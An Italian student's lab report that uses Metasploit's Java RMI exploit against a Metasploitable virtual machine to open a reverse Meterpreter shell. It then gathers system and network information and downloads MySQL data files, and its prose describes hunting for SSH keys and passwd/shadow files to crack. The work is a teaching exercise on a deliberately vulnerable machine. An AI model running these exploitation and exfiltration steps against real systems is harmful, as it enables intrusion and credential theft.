ESERCITAZIONE FINE MODULO 4
BARRECA MONICA


Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


I requisiti dell'esercizio sono:

- La macchina attaccante KALI deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima Metasploitable deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
    - configurazione di rete
    - informazioni sulla tabella di routing della macchina vittima
    - altro…


Come prima cosa modifico gli indirizzi ip delle due macchine, come richiesto dalla traccia.



ESERCITAZIONE FINE MODULO 4
BARRECA MONICA




Dopo procedo con uno scan NMAP e verifico l'effettiva presenza del servizio java-rmi che gira sulla porta 1099:



ESERCITAZIONE FINE MODULO 4
BARRECA MONICA

Quindi avvio una shell su Kali ed eseguo il comando msfconsole per poi fare una ricerca con search java-rmi



Per utilizzare l'exploit che ci interessa uso il comando use 1. Di default assegna il payload java/meterpreter/reverse_tcp che ci permette di ottenere una shell potenziata. Quindi proseguo con show options che mi permette di vedere i parametri obbligatori e non, utilizzo poi set RHOSTS 192.168.11.112 per configurare correttamente l'IP della macchina target (Meyasploitable). Infine faccio exploit per tentare di ottenere la sessione meterpreter.

ESERCITAZIONE FINE MODULO 4
BARRECA MONICA

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
                                         addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/OhysE9qcF1hP34
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40209) at 2024-02-24 06:11:51 -0500

meterpreter > 
```

A questo punto riesco con comandi base come sysinfo, route, ifconfig a carpire informazioni di sistema, interfacce di rete e informazioni sulla tabella di routing.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe13:4e3a  ::       ::
```

ESERCITAZIONE FINE MODULO 4
BARRECA MONICA

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe13:4e3a
IPv6 Netmask : ::
```

Poi lancio altri comandi come pwd per capire dove mi trovo ed ls per vedere file e directory presenti all'interno:


```
meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-02-25 14:30:25 -0500  dev
040666/rw-rw-rw-  4096     dir   2024-02-25 14:30:30 -0500  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  49802    fil   2024-02-25 14:30:52 -0500  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-02-25 14:30:13 -0500  proc
040666/rw-rw-rw-  4096     dir   2024-02-25 14:30:52 -0500  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-02-25 14:30:14 -0500  sys
040666/rw-rw-rw-  4096     dir   2024-02-25 14:44:41 -0500  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

ESERCITAZIONE FINE MODULO 4
BARRECA MONICA

Spostandomi poi all'interno di altre directory col comando cd cerco di trovare ulteriori informazioni che posso copiare col comando download in modo da poterle utilizzare anche in un secondo momento.

Ad esempio, cerco le chiavi ssh, che mi permetterebbero di impersonare la macchina target; nomi utenti e gruppi presenti nel sistema; il file delle password e il file shadow, con i quali potrei tentare un password cracking col tool John the Ripper; il file services che mi permette di vedere quali servizi sono presenti sulla macchina target e su quali porte sono attivi; eventuali database.



ESERCITAZIONE FINE MODULO 4
BARRECA MONICA

```
meterpreter > download mysql home/kali/Downloadmeta2
[*] downloading: mysql/columns_priv.MYD → /home/kali/home/kali/Downloadmeta2/columns_priv.MYD
[*] Completed  : mysql/columns_priv.MYD → /home/kali/home/kali/Downloadmeta2/columns_priv.MYD
[*] downloading: mysql/tables_priv.MYI → /home/kali/home/kali/Downloadmeta2/tables_priv.MYI
[*] Completed  : mysql/tables_priv.MYI → /home/kali/home/kali/Downloadmeta2/tables_priv.MYI
[*] downloading: mysql/db.frm → /home/kali/home/kali/Downloadmeta2/db.frm
[*] Completed  : mysql/db.frm → /home/kali/home/kali/Downloadmeta2/db.frm
[*] downloading: mysql/user.MYD → /home/kali/home/kali/Downloadmeta2/user.MYD
[*] Completed  : mysql/user.MYD → /home/kali/home/kali/Downloadmeta2/user.MYD
[*] downloading: mysql/help_relation.MYD → /home/kali/home/kali/Downloadmeta2/help_relation.MYD
[*] Completed  : mysql/help_relation.MYD → /home/kali/home/kali/Downloadmeta2/help_relation.MYD
[*] downloading: mysql/time_zone.MYI → /home/kali/home/kali/Downloadmeta2/time_zone.MYI
[*] Completed  : mysql/time_zone.MYI → /home/kali/home/kali/Downloadmeta2/time_zone.MYI
[*] downloading: mysql/columns_priv.MYI → /home/kali/home/kali/Downloadmeta2/columns_priv.MYI
[*] Completed  : mysql/columns_priv.MYI → /home/kali/home/kali/Downloadmeta2/columns_priv.MYI
[*] downloading: mysql/help_relation.MYI → /home/kali/home/kali/Downloadmeta2/help_relation.MYI
[*] Completed  : mysql/help_relation.MYI → /home/kali/home/kali/Downloadmeta2/help_relation.MYI
[*] downloading: mysql/user.MYI → /home/kali/home/kali/Downloadmeta2/user.MYI
[*] Completed  : mysql/user.MYI → /home/kali/home/kali/Downloadmeta2/user.MYI
[*] downloading: mysql/time_zone_transition.MYD → /home/kali/home/kali/Downloadmeta2/time_zone_transition.MYD
[*] Completed  : mysql/time_zone_transition.MYD → /home/kali/home/kali/Downloadmeta2/time_zone_transition.MYD
[*] downloading: mysql/time_zone_leap_second.MYD → /home/kali/home/kali/Downloadmeta2/time_zone_leap_second.MYD
[*] Completed  : mysql/time_zone_leap_second.MYD → /home/kali/home/kali/Downloadmeta2/time_zone_leap_second.MYD
[*] downloading: mysql/time_zone_transition_type.MYI → /home/kali/home/kali/Downloadmeta2/time_zone_transition_type.MYI
[*] Completed  : mysql/time_zone_transition_type.MYI → /home/kali/home/kali/Downloadmeta2/time_zone_transition_type.MYI
[*] downloading: mysql/db.MYI → /home/kali/home/kali/Downloadmeta2/db.MYI
[*] Completed  : mysql/db.MYI → /home/kali/home/kali/Downloadmeta2/db.MYI
[*] downloading: mysql/help_topic.frm → /home/kali/home/kali/Downloadmeta2/help_topic.frm
[*] Completed  : mysql/help_topic.frm → /home/kali/home/kali/Downloadmeta2/help_topic.frm
```